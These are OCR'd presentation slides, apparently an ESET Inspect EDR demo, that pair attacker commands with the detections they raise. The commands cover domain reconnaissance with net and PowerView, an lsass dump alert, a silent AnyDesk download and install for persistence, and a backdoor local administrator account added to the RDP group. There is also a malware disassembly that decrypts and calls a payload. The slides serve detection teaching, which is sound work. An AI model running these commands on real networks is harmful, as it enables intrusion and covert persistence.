



# Reconnaissance

Command Prompt

```
C:\Users\DomainUser>net group "Domain Computers" /DOMAIN
The request will be processed at a domain controller for domain SimpleDomain.com.

Group name     Domain Computers
Comment        All workstations and servers joined to the domain

Members

-------------------------------------------------------------------------------
EVILCORP1$                EVILCORP2$
The command completed successfully.
```

| DETECTIONS (13) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule Remote System Discovery [F1106] | i | | ✓ | Sep 7, 2022, 3:52:27 PM | evilcorp1 | net1.exe | net1.exe (5000) | C:\Windows\system32\net1 group "Dom… | simpledomain\domainuser |
| Rule Remote host enumeration via Net/ADFind [C1115] | i | | ✓ | Sep 7, 2022, 3:52:27 PM | evilcorp1 | net.exe | net.exe (372) | group "Domain Computers" /DOMAIN | simpledomain\domainuser |




# Reconnaissance


Administrator: Windows PowerShell

```
PS C:\Users\DomainUser\Desktop\Malware> Import-Module .\PowerView.ps1
PS C:\Users\DomainUser\Desktop\Malware> Get-NetLoggedon -ComputerName EvilCorp1


UserName      : Administrator
LogonDomain   : SIMPLEDOMAIN
AuthDomains   :
LogonServer   : WIN-D3PGK840279
ComputerName  : EvilCorp1
```


| DETECTIONS (2) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule PowerView cmdlet name in AMSI [A1104] | | | | Sep 18, 2022, 4:52:56 PM | evilcorp1 | powershell.exe | powershell.exe (6324) | None | simpledomain\domainuser |
| Antivirus Malware: PowerShell/RiskWare.PowerSploit.AP | | | | Sep 18, 2022, 4:30:31 PM | evilcorp1 | Unknown | powershell.exe (6324) | None | simpledomain\domainuser |

| DETECTIONS (1) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule Known malicious PowerShell cmdlet [D0442] | | | | Sep 18, 2022, 5:15:37 PM | evilcorp1 | powershell.exe | powershell.exe (5972) | None | simpledomain\domainuser |




# Credential access




| DETECTIONS (1) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LI | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule Potential Credential Dumping - lsass*.dmp file has been written to disk [E0305] | ⚠ | | | Sep 7, 2022, 4:07:03 PM | evilcorp1 | taskmgr.exe | taskmgr.exe (7120) | /4 | simpledomain\domainuser |



# Persistence


- **Legitimate tools**
  - AnyDesk
  - Atera
  - TightVNC
  - ...
- **RDP**
- **Create Account**
- **Network Tunnel**

# Persistence

Administrator: Windows PowerShell

```
PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.exe",
"C:\ProgramData\AnyDesk.exe")
PS C:\Windows\system32> C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
PS C:\Windows\system32>
```


| DETECTIONS (1) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule AnyDesk Remote Desktop silent install [D0443] | | | | Sep 13, 2022, 10:47:21 PM | evilcorp1 | anydesk.exe | anydesk.exe (3140) | --install C:\ProgramData\AnyDesk --start-with… | simpledomain\domainuser |



# Persistence

```
C:\Windows\system32>net user OldAdmin 1Q2w3E4r5T6y /add
The command completed successfully.


C:\Windows\system32>net localgroup "Remote Desktop Users" OldAdmin /add
The command completed successfully.


C:\Windows\system32>net localgroup Administrators OldAdmin /add
The command completed successfully.
```

| DETECTIONS (3) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule User/group management from command line [B1003] | ⚠ | | | Sep 13, 2022, 11:08:29 PM | evilcorp1 | net1.exe | net1.exe (6552) | C:\Windows\system32\net1 localgroup Administra… | simpledomain\domainu |
| Rule User/group management from command line [B1003] | ⚠ | | | Sep 13, 2022, 11:07:52 PM | evilcorp1 | net1.exe | net1.exe (5704) | C:\Windows\system32\net1 localgroup "Remote De… | simpledomain\domainu |
| Rule User/group management from command line [B1003] | ⚠ | | | Sep 13, 2022, 11:06:46 PM | evilcorp1 | net1.exe | net1.exe (6824) | C:\Windows\system32\net1 user OldAdmin 1Q2w3E4… | simpledomain\domainu |




```
sub     esp, 8
mov     [ebp+var_34], eax
mov     eax, [ebp+var_30]
mov     [esp], eax
mov     eax, [ebp+var_28]
call    eax
sub     esp, 4
mov     [ebp+var_38], eax
lea     eax, [ebp+var_54]
mov     [esp+8], eax
mov     eax, [ebp+var_34]
mov     [esp+4], eax
mov     eax, [ebp+var_38]
mov     [esp], eax
call    __Z18_Crypt_DecryptDataPhmS_ ; _Crypt_DecryptData(uchar *,ulong,uchar *)
mov     [ebp+var_3C], eax
mov     eax, [ebp+var_3C]
mov     [ebp+var_40], eax
mov     eax, [ebp+var_40]
call    eax
mov     [ebp+var_44], eax
mov     dword ptr [esp+4], 0 ; pNumArgs
mov     dword ptr [esp], offset CmdLine ; lpCmdLine
call    _CommandLineToArgvW@8 ; CommandLineToArgvW(x,x)
sub     esp, 8
mov     dword ptr [esp+0Ch], 0 ; uType
mov     dword ptr [esp+8], 0 ; lpCaption
mov     dword ptr [esp+4], offset Text ; "ESET Stupid!!!"
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
mov     eax, 0
lea     esp, [ebp-0Ch]
pop     ebx
pop     esi
pop     edi
pop     ebp
retn
_VzcsSxdKopTdfCVS endp
```


# ESET Inspect v1.10

- Multitenantnosť
- Vylepšené schopnosti detekcie
- Automatizované vytváranie incidentov
- Vylepšenia súvisiace s Linuxom
- Dark Mode

